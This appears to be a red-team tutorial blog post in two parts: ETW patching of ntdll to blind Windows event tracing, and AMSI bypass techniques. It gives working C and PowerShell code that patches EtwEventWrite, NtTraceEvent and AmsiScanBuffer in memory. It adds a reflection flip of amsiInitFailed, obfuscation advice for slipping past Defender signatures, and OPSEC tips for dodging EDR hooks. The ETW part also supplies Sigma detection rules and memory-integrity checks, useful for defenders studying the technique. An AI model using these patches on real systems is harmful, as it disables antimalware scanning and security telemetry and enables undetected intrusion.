ETW Patching: Blinding Event Tracing for Windows
Objective: Build a working ETW provider/consumer lab, then blind it end-to-end using the same user-mode
ntdllpatching techniques red teams use in the wild. Every offensive step is paired with the exact detection that catches it, so you leave with both sides of the craft.
The first time I ran a xor rax,rax; ret patch against EtwEventWrite in a lab, the effect was almost anti-climactic. Four bytes. One memcpy. My consumer went silent mid-loop. That’s the point of this technique and also its weakness: it is trivial to execute, trivial to detect if you know where to look, and utterly useless against anything the kernel emits. Half the payoff of the walkthrough below is teaching you what ETW patching does not fix for the attacker, because that is where mature EDRs live now.
We are going to build a small provider, a small consumer, watch events flow, patch ntdll in-process, watch them stop, then walk the deeper NtTraceEvent variant, the admin session-kill path, and finally the detection stack that eats every one of these techniques for lunch.
Windows 10/11 VM. No third-party AV for the first pass so signals are clean. Sysmon v15+ with a permissive config. WinDbg Preview, x64dbg, System Informer (or Process Hacker 2), PE-sieve, Moneta. Visual Studio with the C/C++ workload.
1. ETW Architecture: Providers, Sessions, Consumers
ETW was born as a performance-tracing framework and grew into the primary user-mode telemetry bus that EDRs subscribe to. Three moving parts:
| Component | Role |
|---|---|
| Provider | Any DLL/EXE that emits events. Identified by a GUID. Calls EventWrite* from advapi32/ntdll. |
| Session (Controller) | A kernel-side buffer with a name and a list of enabled provider GUIDs plus keyword/level masks. Created with StartTrace. |
| Consumer | Reads events out of a session (real-time or from an .etl file) via OpenTrace/ProcessTrace. This is what an EDR agent is. |
To see this concretely, from an elevated prompt:
logman query -ets
logman query providers
You’ll see sessions like EventLog-System, DefenderApiLogger, DefenderAuditLogger, and a hundred others. Those Defender sessions are PPL-protected: stopping them from user-mode, even as SYSTEM, is not going to work without a bypass. Note that fact, we come back to it.
The important intuition: when your provider calls EventWrite, the event does not go to the EDR. It goes to every session currently subscribed to your provider GUID. The EDR is one of those consumers. If you break the write in ntdll before it reaches the kernel buffer, no session receives anything.
2. The User-Mode Call Chain to NtTraceEvent
Every user-mode write eventually funnels into ntdll!NtTraceEvent, which is the syscall stub. The high-level surface has five entry points:
| API | Notes |
|---|---|
EtwEventWrite | The classic entry; internally calls EtwEventWriteFull. |
EtwEventWriteFull | Real work; also directly reachable. |
EtwEventWriteEx | Filter-aware variant. |
EtwEventWriteString | String-only convenience. |
EtwEventWriteTransfer | Activity-ID aware. |
All five drain into NtTraceEvent. That is why the NtTraceEvent patch is strictly more powerful than the EtwEventWrite patch: one stub covers every provider in the process, no matter which surface API they use.
Attach x64dbg to any process, jump to ntdll.NtTraceEvent, and you’ll see the canonical x64 syscall stub:
; ntdll!NtTraceEvent (x64 Windows 10/11)
mov     r10, rcx                ; 4C 8B D1
mov     eax, 5E                 ; B8 5E 00 00 00   <- SSN, version-dependent
test    byte ptr [7FFE0308h], 1 ;
jne     short KiFastSystemCall
syscall                         ; 0F 05
ret                             ; C3
Two patch surfaces jump out. Overwrite offset 0 with a return stub, or corrupt the immediate that loads eax (the System Service Number) so the syscall fails predictably. Both are covered below.

3. Memory Permissions and the Patch Setup
The .text section of ntdll.dll is mapped PAGE_EXECUTE_READ and backed by the image on disk (MEM_IMAGE, shared). Try to memcpy into it as-is and you eat an access violation.
The mandatory dance: flip protection to PAGE_EXECUTE_READWRITE (0x40), write the patch, optionally restore. The moment you write into a shared image page, the kernel copy-on-writes it. That page transitions from MEM_IMAGE / Shared to MEM_PRIVATE / Commit. That transition is the single strongest forensic signal in this whole tutorial, and it survives even if you restore the protection mask.
You can verify in WinDbg:
0:000> !address ntdll!EtwEventWrite
...
Type:     MEM_IMAGE                      <- before patch
State:    MEM_COMMIT
Protect:  PAGE_EXECUTE_READ

0:000> !address ntdll!EtwEventWrite      <- after patch
Type:     MEM_PRIVATE                    <- gotcha
State:    MEM_COMMIT
Protect:  PAGE_EXECUTE_READ
That “PRIVATE” verdict is what PE-sieve and Moneta hunt for.

4. Lab Target: A Custom Provider and Consumer
Before we patch anything, we need something to blind. Two tiny programs.
4.1 Provider
// etw-provider-lab.c
// cl /W4 etw-provider-lab.c advapi32.lib
#include <windows.h>
#include <evntprov.h>
#include <stdio.h>

// {A1B2C3D4-1111-2222-3333-444455556666}
static const GUID ProviderGuid =
    { 0xa1b2c3d4, 0x1111, 0x2222,
      { 0x33, 0x33, 0x44, 0x44, 0x55, 0x55, 0x66, 0x66 } };

int main(void) {
    REGHANDLE hProv = 0;
    if (EventRegister(&ProviderGuid, NULL, NULL, &hProv) != ERROR_SUCCESS) {
        printf("[-] EventRegister failed\n");
        return 1;
    }
    printf("[+] Provider registered. PID=%lu. Firing every 2s.\n", GetCurrentProcessId());

    EVENT_DESCRIPTOR desc = { 0 };
    desc.Id = 1; desc.Level = 4; desc.Keyword = 0x1;

    for (int i = 0; ; i++) {
        wchar_t msg[64];
        swprintf_s(msg, 64, L"heartbeat #%d", i);
        EVENT_DATA_DESCRIPTOR edd;
        EventDataDescCreate(&edd, msg, (ULONG)((wcslen(msg) + 1) * sizeof(wchar_t)));
        ULONG s = EventWrite(hProv, &desc, 1, &edd);
        printf("[*] EventWrite -> %lu (%d)\n", s, i);
        Sleep(2000);
    }
    EventUnregister(hProv);
    return 0;
}
EventWrite from advapi32 is a thin wrapper that lands on ntdll!EtwEventWrite. That is the whole point.
4.2 Consumer
// etw-consumer-lab.c
// cl /W4 etw-consumer-lab.c advapi32.lib tdh.lib
#include <windows.h>
#include <evntrace.h>
#include <evntcons.h>
#include <stdio.h>

static const GUID ProviderGuid =
    { 0xa1b2c3d4, 0x1111, 0x2222,
      { 0x33, 0x33, 0x44, 0x44, 0x55, 0x55, 0x66, 0x66 } };

#define SESSION_NAME L"MyLabSession"

static void WINAPI OnEvent(PEVENT_RECORD er) {
    if (IsEqualGUID(&er->EventHeader.ProviderId, &ProviderGuid)) {
        wchar_t *s = (wchar_t*)er->UserData;
        wprintf(L"[event] pid=%lu  msg=%ls\n",
                er->EventHeader.ProcessId, s ? s : L"(null)");
    }
}

int main(void) {
    const ULONG psz = sizeof(EVENT_TRACE_PROPERTIES) + sizeof(SESSION_NAME);
    EVENT_TRACE_PROPERTIES *p = (EVENT_TRACE_PROPERTIES*)calloc(1, psz);
    p->Wnode.BufferSize = psz;
    p->Wnode.ClientContext = 1;
    p->Wnode.Flags = WNODE_FLAG_TRACED_GUID;
    p->LogFileMode = EVENT_TRACE_REAL_TIME_MODE;
    p->LoggerNameOffset = sizeof(EVENT_TRACE_PROPERTIES);

    TRACEHANDLE hSess = 0;
    ControlTraceW(0, SESSION_NAME, p, EVENT_TRACE_CONTROL_STOP); // clean prior
    ULONG s = StartTraceW(&hSess, SESSION_NAME, p);
    if (s != ERROR_SUCCESS) { printf("[-] StartTrace: %lu\n", s); return 1; }

    EnableTraceEx2(hSess, &ProviderGuid, EVENT_CONTROL_CODE_ENABLE_PROVIDER,
                   TRACE_LEVEL_VERBOSE, 0xFFFFFFFFFFFFFFFFULL, 0, 0, NULL);

    EVENT_TRACE_LOGFILEW lf = { 0 };
    lf.LoggerName = (LPWSTR)SESSION_NAME;
    lf.ProcessTraceMode = PROCESS_TRACE_MODE_REAL_TIME | PROCESS_TRACE_MODE_EVENT_RECORD;
    lf.EventRecordCallback = OnEvent;

    TRACEHANDLE hTrace = OpenTraceW(&lf);
    printf("[+] Consumer running. Waiting for events...\n");
    ProcessTrace(&hTrace, 1, NULL, NULL);
    return 0;
}
Run the consumer first, then the provider. You should see [event] pid=... msg=heartbeat #0 scrolling in the consumer window. That is the signal we’re going to kill.
Sanity-check with logman query -ets. MyLabSession shows up. That is our target from Phase 5 too.
5. Lab 1: Local Patch of EtwEventWrite
Same process as the provider. We are not going to inject cross-process for this first pass, that keeps the signal clean and avoids WriteProcessMemory telemetry.
// etw_patch_lab.c
#include <windows.h>
#include <stdio.h>

static void patch_etw_eventwrite(void) {
    HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
    PVOID   pTarget = GetProcAddress(hNtdll, "EtwEventWrite");
    printf("[*] EtwEventWrite @ %p\n", pTarget);

    DWORD old = 0;
    if (!VirtualProtect(pTarget, 4, PAGE_EXECUTE_READWRITE, &old)) {
        printf("[-] VirtualProtect: %lu\n", GetLastError()); return;
    }

    // xor rax, rax ; ret   -> returns STATUS_SUCCESS silently
    unsigned char patch[] = { 0x48, 0x33, 0xC0, 0xC3 };
    memcpy(pTarget, patch, sizeof(patch));

    VirtualProtect(pTarget, 4, old, &old);
    printf("[+] Patched. This process is now ETW-deaf.\n");
}
Wire this into main before your EventRegister loop, or add a hotkey/prompt to the provider itself. The lab flow I use: provider fires heartbeats for 10 seconds, prompts for ENTER, calls patch_etw_eventwrite, continues the loop. Consumer window goes dead the instant you press ENTER, even though the provider keeps calling EventWrite and getting ERROR_SUCCESS back.
Why xor rax,rax; ret and not plain 0xC3? Two reasons. First, some callers check the return value; STATUS_SUCCESS (0) keeps them happy. Second, a lone RET is what every naive detection tutorial screenshots. 48 33 C0 C3 is only marginally stealthier at the byte level, but it looks intentional and matches real function prologues you might replace it with.
OPSEC note on GetProcAddress. GetProcAddress shows up in the IAT of your binary. An EDR that scans imports will notice a small unsigned tool that imports GetProcAddress and VirtualProtect and nothing else. In real ops you resolve EtwEventWrite by walking the PEB, hitting ntdll‘s export directory, and locating the RVA yourself. That is a separate walkthrough; for lab clarity we stay with the API.
6. Lab 2: Deeper Patch on NtTraceEvent
Same code, one identifier change:
PVOID pTarget = GetProcAddress(hNtdll, "NtTraceEvent");
Everything else is identical. The consequence is bigger: any code path in the process that reaches ETW through any of the five write APIs, including EtwEventWriteEx and EtwEventWriteTransfer, is silenced. This is the patch you actually want in a red-team payload because it doesn’t leave one of the sibling APIs uncovered.
SSN corruption variant
Instead of overwriting the prologue with a return, corrupt the syscall number:
// Overwrite the immediate operand of 'mov eax, <SSN>' at offset 4
DWORD old = 0;
VirtualProtect((BYTE*)pTarget + 4, 1, PAGE_EXECUTE_READWRITE, &old);
*((BYTE*)pTarget + 4) = 0xFF;    // bogus SSN
VirtualProtect((BYTE*)pTarget + 4, 1, old, &old);
The syscall still executes but with an invalid service number and returns STATUS_INVALID_PARAMETER (0xC000000D). Callers who don’t inspect the NTSTATUS keep going; those who do get a plausible failure that looks like normal argument validation instead of “this function has been replaced.” A single-byte modification is also a smaller diff for hash-based integrity checkers to catch, though PE-sieve still sees it.
I lost an afternoon once to a lab where SSN corruption “worked” against EtwEventWrite but the consumer kept seeing events. The reason: I patched a stub for a different Nt* function whose SSN happened to sit near NtTraceEvent in memory. Confirm the offset with a fresh WinDbg disassembly every time you switch OS build; SSNs drift across Windows versions.
7. Lab 3: Session Termination (Admin Path)
Not a patch. A cleaner sledgehammer, if you have admin.
logman query -ets
logman stop "MyLabSession" -ets
The consumer process is still alive. ProcessTrace is still blocked on its callback. No more events arrive because the session’s kernel-side buffer is gone. Programmatic equivalent:
ControlTraceW(0, L"MyLabSession", pProps, EVENT_TRACE_CONTROL_STOP);
Two caveats before you try this on a real target. First, DefenderApiLogger and DefenderAuditLogger are Secure ETW sessions running under PPL. Even SYSTEM cannot stop them without a PPL-capable process, which you don’t have without a driver or a signed abuse primitive. Second, a session vanishing is itself extraordinarily loud. A SIEM that expects continuous heartbeats from a session and suddenly gets nothing is a much stronger detection than any byte-level check.
8. What ETW Patching Does NOT Blind
Understand this or you’ll walk into a range confidently blind and get caught by the second layer. User-mode patching only blinds telemetry that is generated in user mode.
| Survives patching | Why |
|---|---|
ETW-Ti (Microsoft-Windows-Threat-Intelligence) | Emitted inside the kernel. Your NtProtectVirtualMemory call to prep the patch shows up here. |
Microsoft-Windows-Kernel-Process | Process/thread lifecycle events raised from PspInsertThread and friends inside the kernel. |
| Kernel callbacks | PsSetCreateProcessNotifyRoutine, ObRegisterCallbacks, CmRegisterCallback. EDR drivers register here directly. |
| Minifilter callbacks | Sysmon’s driver, ELAM drivers, and every real EDR sit here. |
| Audit subsystem | 4688 / 4663 are generated on the kernel side and go through the Security event channel, not your provider path. |
Which means: patching ntdll!NtTraceEvent in powershell.exe blinds Defender AMSI/PowerShell ETW for that one process. It does not stop Sysmon from seeing the powershell.exe create, does not stop ETW-Ti from noticing the VirtualProtect you made to install the patch, and does not remove your process from Microsoft-Windows-Kernel-Process. Mature EDRs stopped relying on user-mode ETW alone years ago, precisely because of this class of technique.

9. OPSEC and Evasion Maturity
Where a real operator invests effort:
- Skip
GetProcAddress. Walk the PEB tontdll, parseIMAGE_EXPORT_DIRECTORYyourself, resolveEtwEventWrite/NtTraceEventby name hash. No IAT footprint. - Skip hooked stubs. Many EDRs hook
NtProtectVirtualMemoryin userland. Use indirect syscalls (SysWhispers-style, Hell’s Gate/Halo’s Gate to resolve SSNs at runtime) so theVirtualProtectprep does not run through the hooked path. This dodges some user-mode telemetry but does not dodge ETW-Ti. - Restore protection immediately. Reduces the window a memory scanner can see
RWXon ntdll. - Accept the
MEM_PRIVATEmarker. You cannot undo it from user mode. The page is now private, forever, for the life of the process. Plan for the memory scanner. - Zero-event silhouette. If your beacon generates gigabytes of network traffic and executes hundreds of syscalls but its ETW providers emit nothing, that shape alone is anomalous.
10. Detection Deep Dive
Now flip the seat and catch it.
10.1 Memory-type divergence (the killshot)
Run PE-sieve against your patched process:
pe-sieve64.exe /pid <PID> /shellc 3 /data 3
ntdll.dll will be flagged as modified with a small .text diff. Moneta:
Moneta64.exe -m ioc -p <PID>
Look for Modified code on ntdll.dll. This detection does not care about your patch bytes, does not care about your SSN, does not care whether you restored the protection mask. It compares in-memory to on-disk. It wins.
10.2 Protection flip via Sysmon EID 10
Sysmon ProcessAccess (Event ID 10) captures cross-process handle grants, and configured aggressively it also gives you a call stack you can pattern-match against. Local VirtualProtect on your own process is less noisy in EID 10; the strongest EID 10 signal is when patching happens remotely via OpenProcess + WriteProcessMemory into another process’s ntdll.
For local in-process patching, Sysmon Event ID 25 (ProcessTampering) is what you want. It fires when process image memory diverges from the on-disk image, which is exactly what our patch does.
title: ntdll Modified In-Memory (Possible ETW Patching)
id: 3f7a3d3f-6a0b-4c6c-9e1a-1c9d0e6a9f01
status: experimental
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 25
    Type: 'Image is replaced'
  condition: selection
falsepositives:
  - Legitimate EDR self-protection at startup
  - .NET AOT loaders (rare)
level: high
tags:
  - attack.defense_evasion
  - attack.t1562.001
And the classic protection-flip rule, keyed off the call stack in EID 10:
title: Suspicious VirtualProtect on ntdll.dll .text
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 10
    TargetImage|endswith: '\ntdll.dll'
    CallTrace|contains:
      - 'kernelbase.dll'
      - 'VirtualProtect'
  condition: selection
falsepositives:
  - EDR startup hooking
level: high
tags:
  - attack.defense_evasion
  - attack.t1562.001
10.3 ETW-Ti as the backstop
A PPL-signed consumer subscribed to Microsoft-Windows-Threat-Intelligence sees the NtProtectVirtualMemory invocation on ntdll‘s address range with the target protection PAGE_EXECUTE_READWRITE. Ordinary tenants cannot run a PPL consumer, which is why this is an EDR-vendor detection, not something you can bolt on with Sysmon. Know it exists; when you’re evaluating an EDR, ask the vendor whether they consume ETW-Ti and how.
10.4 Byte-level integrity
The cheap and effective option for a defender who owns endpoints: periodically hash the .text of ntdll in-memory (via a driver, or a scheduled trusted scan) and compare to the on-disk PE’s .text. Any mismatch on a page that isn’t a legitimate hotpatch is a critical alert.
10.5 Absence-of-events heuristic
If a host normally emits a steady stream of Defender/PowerShell/DotNet ETW events and suddenly emits zero from a specific PID that is otherwise very active, that is a detection. Model it in your SIEM as a per-process baseline. It is one of the few techniques that catches an operator who did everything else right.

11. Tools
| Tool | Use | Link |
|---|---|---|
| WinDbg Preview | Disassemble ntdll!EtwEventWrite / NtTraceEvent, inspect !address before/after patch. | microsoft.com |
| x64dbg | Live view of patched bytes and syscall stub. | x64dbg.com |
| System Informer / Process Hacker | Enumerate ETW providers registered by a PID; inspect memory regions. | systeminformer.sourceforge.io |
| Sysmon (v15+) | EID 10 (ProcessAccess) and EID 25 (ProcessTampering). | learn.microsoft.com |
| PE-sieve | Scan a process for modified system DLLs; catches MEM_PRIVATE ntdll pages. | github.com/hasherezade/pe-sieve |
| Moneta | Broader in-memory IOC scan; flags modified code and unbacked regions. | github.com/forrest-orr/moneta |
| logman.exe | Enumerate/stop ETW sessions. | Built-in |
| Volatility 3 | Offline dump inspection of process VADs and DLL memory. | volatilityfoundation.org |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Impair Defenses: Disable or Modify Tools | T1562.001 | PE-sieve/Moneta ntdll integrity; Sysmon EID 25; ETW-Ti NtProtectVirtualMemory telemetry. |
| Impair Defenses: Indicator Blocking | T1562.006 | Absence-of-events baseline per PID; SIEM heartbeat monitoring on ETW sessions. |
| Impair Defenses (parent) | T1562 | Session enumeration/stop events (logman, ControlTrace). |
| Process Injection | T1055 | Only if patching another process: Sysmon EID 10 with GrantedAccess including PROCESS_VM_WRITE (0x20) and EID 8 for follow-on threads. |
(Confirm T1562.006 wording against the current ATT&CK entry before you publish; the sub-technique text has shifted at least twice in the last two years.)
Summary
- User-mode ETW patching is four bytes and a
VirtualProtect.NtTraceEventis the deepest and highest-value target because every write API funnels through it. - The forensic footprint is not the bytes, it is the memory type. Patching flips ntdll’s page from
MEM_IMAGEtoMEM_PRIVATE, and PE-sieve/Moneta hunt exactly that. - User-mode patching does not blind ETW-Ti, kernel callbacks, minifilter drivers, or the Security channel. Treat it as one narrow evasion, not a cloak.
- Detection stack that actually works: Sysmon EID 25 for tampering, EID 10 for cross-process patch attempts, PE-sieve/Moneta for continuous integrity, ETW-Ti for the
NtProtectVirtualMemorysignal, and a per-PID absence-of-events baseline for the silhouette. - The lasting lesson for both sides: any defense that lives at the attacker’s privilege level is negotiable. Push telemetry to the kernel or to another machine before the payload runs, or plan for the patch.
Related Tutorials
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
- Passive OSINT: Mapping the Target Without Touching It
References
AMSI Internals and Bypass Techniques
Objective: Understand how the Windows Antimalware Scan Interface actually works in-process, then defeat it three different ways against an authorized lab VM, and walk out knowing exactly what telemetry each bypass leaves behind so you can write the detection.
A quick note before anything else: everything below runs against a Windows 10 VM you own, with Defender enabled, on a network you control. Don’t run these techniques anywhere else. The whole point is that you learn AMSI well enough to both bypass it under authorization and detect it on the blue-team side, and the second half of that sentence is where most of the value lives.
The first time I patched AmsiScanBuffer in a real engagement I nearly closed the tab in frustration, because the payload ran fine but Sysmon lit up like a Christmas tree twenty seconds later. That is the lesson of this post in one sentence: an AMSI bypass hides the payload from AMSI, not from the operator watching Event 4104. Let’s go through it properly.
1. Why AMSI Matters to a Red Teamer
AMSI is the piece of Windows that gives Defender (or any registered AV) a look at content after it has been decoded, decrypted, or reflectively assembled in memory, but before it is actually executed by the host. That is a big deal. It kills the classic “base64-encode your PowerShell and win” era. When PowerShell, wscript, the .NET CLR, JScript, or Office hosts a script, the string that ends up in AmsiScanBuffer is the fully deobfuscated one, sitting in a buffer in-process.
If you are running fileless payloads, staged loaders, or hands-on-keyboard PowerShell during an engagement, AMSI is the thing turning your favorite one-liner into a red toast pop-up. Understanding how it is wired up in-process is the difference between copy-pasting somebody else’s bypass (and getting caught by the signature on it) and knowing which byte to touch and why.
2. AMSI Architecture, End to End
AMSI lives in amsi.dll. When an AMSI-aware host process starts, it loads amsi.dll into its own address space and calls AmsiInitialize. From that point on, all scans happen in-process in the host. amsi.dll then talks over COM to whichever antimalware providers are registered on the box, which is where Defender’s MpOav.dll provider gets involved.
Two things follow from that architecture:
- The AMSI code is in your process, meaning if you are executing code in that process you can rewrite it. This is the entire foundation of the memory-patch bypass.
- The provider (Defender) lives in its own service and is talked to via COM. You are not going to trivially patch
MsMpEng.exe; you are going to lie to it from inside the host.
The call chain a host follows looks like this:
AmsiInitialize(appName, &ctx)
   -> AmsiOpenSession(ctx, &session)
       -> AmsiScanBuffer(ctx, buf, len, name, session, &result)
           -> [COM call to registered antimalware provider]
       <- AmsiResultIsMalware(result) ?
   -> AmsiCloseSession(ctx, session)
-> AmsiUninitialize(ctx)
For PowerShell specifically: powershell.exe calls AmsiInitialize on startup. Every time you press Enter, AmsiOpenSession runs, then AmsiScanBuffer is called with the exact script block bytes.
2.1 The Exported API Surface
Straight from amsi.h:
| API Function | Purpose |
|---|---|
AmsiInitialize | Initializes AMSI in-process, returns a HAMSICONTEXT handle. |
AmsiOpenSession | Opens a scan session bound to a context. |
AmsiScanBuffer | Scans a raw buffer. The workhorse. |
AmsiScanString | Convenience wrapper, internally calls AmsiScanBuffer. |
AmsiCloseSession | Closes a session. |
AmsiUninitialize | Tears down the AMSI instance. |
AmsiNotifyOperation | Notifies the provider of an arbitrary operation. |
AmsiResultIsMalware | Interprets an AMSI_RESULT as a block/allow decision. |
And the COM interfaces exposed by amsi.h: IAmsiStream, IAntimalware, IAntimalware2, IAntimalwareProvider, IAntimalwareProvider2. You will almost never touch these directly on offense; they exist for AV vendors implementing providers.
2.2 The HAMSICONTEXT Struct (Reversed, Not Official)
Microsoft does not publish this layout. The following is derived from public reverse-engineering work (Black Hat Asia 2022, Pentest Laboratories) and can shift across builds. Treat it as internal, reversed:
// Internal / reversed layout — NOT documented by Microsoft.
// Field offsets have been observed to change across Windows builds.
typedef struct HAMSICONTEXT {
    DWORD  Signature;      // 'AMSI' (0x49534D41) — magic used for validation
    PWCHAR AppName;        // set by AmsiInitialize
    DWORD  Antimalware;    // pointer to the CAmsiAntimalware COM object
    DWORD  SessionCount;   // bumped by AmsiOpenSession
} HAMSICONTEXT;
That Signature field matters. On newer Windows 11 builds Microsoft added extra validation around this header, which is exactly what breaks a bunch of the “just null the pointer” bypasses that worked on Windows 10.
2.3 The AMSI_RESULT Enum
| Constant | Value |
|---|---|
AMSI_RESULT_CLEAN | 0 |
AMSI_RESULT_NOT_DETECTED | 1 |
AMSI_RESULT_BLOCKED_BY_ADMIN_START | 16384 |
AMSI_RESULT_BLOCKED_BY_ADMIN_END | 20479 |
AMSI_RESULT_DETECTED | 32768 |
Here is the load-bearing quirk: PowerShell and the .NET CLR do not check whether the HRESULT from AmsiScanBuffer is S_OK. They only check the scan result value. Anything below 32768 is effectively “not blocked.” Push E_INVALIDARG (0x80070057) back to the caller and leave the result at 0, and PowerShell interprets that as clean and runs the payload. Remember this. It is the whole reason the memory-patch bypass is a two-instruction patch instead of a fifty-instruction chess game.

3. Confirming AMSI Is Actually Watching You
Before we bypass anything, prove it’s on. On the lab VM, open a normal PowerShell 5.1 window and type:
'Invoke-Mimikatz'
Defender blocks it with ScriptContainedMaliciousContent and a red banner. Good. That string is a canonical AMSI signature and confirms the wire is live.
Now instrument the API path directly. Compile this on the lab VM with csc AMSIDemo.cs:
// AMSIDemo.cs — shows the raw AMSI call chain any host makes.
// csc AMSIDemo.cs
using System;
using System.Runtime.InteropServices;

class AMSIDemo {
    [DllImport("amsi.dll")] static extern int  AmsiInitialize(string appName, out IntPtr ctx);
    [DllImport("amsi.dll")] static extern int  AmsiOpenSession(IntPtr ctx, out IntPtr session);
    [DllImport("amsi.dll")] static extern int  AmsiScanBuffer(IntPtr ctx, byte[] buf, uint len,
                                                 string name, IntPtr session, out int result);
    [DllImport("amsi.dll")] static extern bool AmsiResultIsMalware(int result);

    static void Main() {
        AmsiInitialize("AMSIDemo", out IntPtr ctx);
        AmsiOpenSession(ctx, out IntPtr session);

        byte[] payload = System.Text.Encoding.Unicode.GetBytes("Invoke-Mimikatz");
        AmsiScanBuffer(ctx, payload, (uint)payload.Length, "test", session, out int res);

        Console.WriteLine($"AMSI_RESULT: {res} | IsMalware: {AmsiResultIsMalware(res)}");
    }
}
Run AMSIDemo.exe and you should see AMSI_RESULT: 32768 | IsMalware: True. That is AMSI_RESULT_DETECTED returned straight from Defender via the provider. This tiny binary is your baseline oracle for everything that follows: after each bypass you will re-run it (or an equivalent test) to confirm you actually broke the check.
3.1 Poke at AmsiScanBuffer in WinDbg
Attach WinDbg to a running powershell.exe and take the pre-patch fingerprint:
0:000> lm m amsi
0:000> x amsi!AmsiScanBuffer
0:000> u amsi!AmsiScanBuffer L10
Copy the first six or so bytes of the prologue somewhere. That is your “before” picture. When we patch it in Section 5, you’ll u it again and see mov eax, 80070057h ; ret sitting there instead of the real prologue. Being able to see the change with your own eyes is worth more than any blog post about it.
4. The .NET Reflection Surface
PowerShell wraps AMSI in an internal helper class: System.Management.Automation.AmsiUtils. Two private fields matter to us:
amsiInitFailed(private staticbool). If this istrue, the PowerShell engine assumes AMSI init failed and stops calling into it for the rest of the session.amsiContext(private staticIntPtr). Holds theHAMSICONTEXTpointer. Corrupt it and scan calls fail out gracefully rather than blocking.
Both are NonPublic, but .NET reflection cheerfully reaches through that if you ask it to. That is the whole “Matt Graeber one-liner” world.
Modern Defender ships strong signatures on the naive form of both of these lookups. If you paste the classic string verbatim into a stock PS session you’ll get blocked before you finish the line. That is fine, because we are going to walk each technique honestly, note where the signature is, and see what Script Block Logging catches even when the bypass “succeeds.”
5. Bypass 1: AmsiScanBuffer Memory Patch
This is the technique that broke the game and it is still the one to know first. We are not going to fight AMSI at the API level, we are going to rewrite it.
Step 1: recon your payload with AMSITrigger. Before you spend an hour obfuscating, know exactly which strings are hot:
.\AMSITrigger.exe -i .\Invoke-Mimikatz.ps1 -f 3
The tool binary-searches your script by calling AmsiScanBuffer repeatedly, and reports the exact substrings Defender flags. This alone saves you hours.
Step 2: understand the patch target. AmsiScanBuffer lives in amsi.dll in your host’s address space. Its memory is PAGE_EXECUTE_READ by default. You need to:
- Resolve its address with
GetProcAddress. - Flip the page to
PAGE_EXECUTE_READWRITE(0x40) withVirtualProtect. - Overwrite the prologue.
- Restore the original protection.
The patch bytes are six of them:
B8 57 00 07 80    mov eax, 0x80070057   ; E_INVALIDARG
C3                ret
eax is set to E_INVALIDARG. That HRESULT gets returned to the caller, but crucially the result out-parameter is never written, so it stays whatever it was initialized to (typically 0, i.e. AMSI_RESULT_CLEAN). PowerShell reads the result, sees 0, and continues.
Step 3: apply the patch from PowerShell via Add-Type.
# Lab-only. Windows 10 lab VM, own hardware/VM, Defender fully updated.
Add-Type @"
using System;
using System.Runtime.InteropServices;
public class AmsiPatch {
    [DllImport("kernel32")] public static extern IntPtr GetProcAddress(IntPtr h, string n);
    [DllImport("kernel32")] public static extern IntPtr LoadLibrary(string n);
    [DllImport("kernel32")] public static extern bool  VirtualProtect(
        IntPtr addr, UIntPtr size, uint newProt, out uint oldProt);
}
"@

$lib   = [AmsiPatch]::LoadLibrary("amsi.dll")
$addr  = [AmsiPatch]::GetProcAddress($lib, "AmsiScanBuffer")

# mov eax, 0x80070057 ; ret
$patch = [byte[]](0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)

$oldProt = 0
[AmsiPatch]::VirtualProtect($addr, [UIntPtr]$patch.Length, 0x40, [ref]$oldProt) | Out-Null
[System.Runtime.InteropServices.Marshal]::Copy($patch, 0, $addr, $patch.Length)
[AmsiPatch]::VirtualProtect($addr, [UIntPtr]$patch.Length, $oldProt, [ref]$oldProt) | Out-Null
Step 4: verify in WinDbg (still attached from earlier):
0:000> u amsi!AmsiScanBuffer L5
amsi!AmsiScanBuffer:
00007fff`xxxxxxxx b857000780      mov     eax,80070057h
00007fff`xxxxxxxx c3              ret
That is the whole exploit, right there. The function now returns immediately with E_INVALIDARG and never talks to Defender’s provider again for this process’s lifetime.
Step 5: fire the previously-blocked payload.
'Invoke-Mimikatz'
No red banner. The scan buffer call returns 0. PowerShell shrugs and runs it.
Gotcha that cost me an hour once: if Add-Type itself gets flagged (because your compiler-side source contains one of the hot strings), the patch never lands and you blame the patch. Test each stage in isolation: compile the helper class with a boring Foo name first, confirm it compiles, then wire in the AMSI calls.

6. Bypass 2: amsiInitFailed Flag Flip
The old classic. Cheap, powerful, and blocked on-sight by modern Defender in its naive form. Worth knowing because it teaches you the reflection primitive that later, obfuscated bypasses still rest on.
Conceptually all you need is:
# Reference pattern. Verbatim form is signatured.
$utils = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
$field = $utils.GetField('amsiInitFailed','NonPublic,Static')
$field.SetValue($null, $true)
Paste that raw and Defender kills it, because both AmsiUtils and amsiInitFailed are literal strings in your script block that AMSI scans before it runs. The historical answer has been to build those strings at runtime from character codes, splits, joins, and format operators. Daniel Bohannon’s Invoke-Obfuscation is the framework everyone uses to generate variants:
Import-Module .\Invoke-Obfuscation.psd1
Invoke-Obfuscation
# Choose TOKEN -> STRING options, iterate, test each output against AMSI
Obfuscate until it slips past, run it, and AmsiUtils.amsiInitFailed is now true for the life of that PowerShell session. Compared to the memory patch, this is cleaner (no page flips, no byte writes) but narrower (per-session, PowerShell-only, and constantly getting new signatures written against it).
Point of view, since you asked: in 2024 and 2025 I reach for the memory patch first on stock Windows 10 hosts. The reflection route stays in the toolbox for constrained environments where I can’t Add-Type, but it’s the technique with the highest sig burn rate. Don’t tie your op to a copy-paste one-liner from a 2016 blog.
7. Bypass 3: amsiContext Corruption
Same reflection surface, different target. Instead of flipping a bool, corrupt the HAMSICONTEXT pointer itself. Zero it, or scribble over the Signature field, and subsequent scan calls fail because AMSI’s internal sanity checks bail out early.
Behaviorally this is different from amsiInitFailed. The flag path tells PowerShell “AMSI is dead, don’t bother.” The context-corruption path lets PowerShell keep calling in, but the calls no-op. Sometimes that difference matters for detection (amsiInitFailed correlates cleanly with “no scan events again ever”; context corruption produces scan calls that fail).
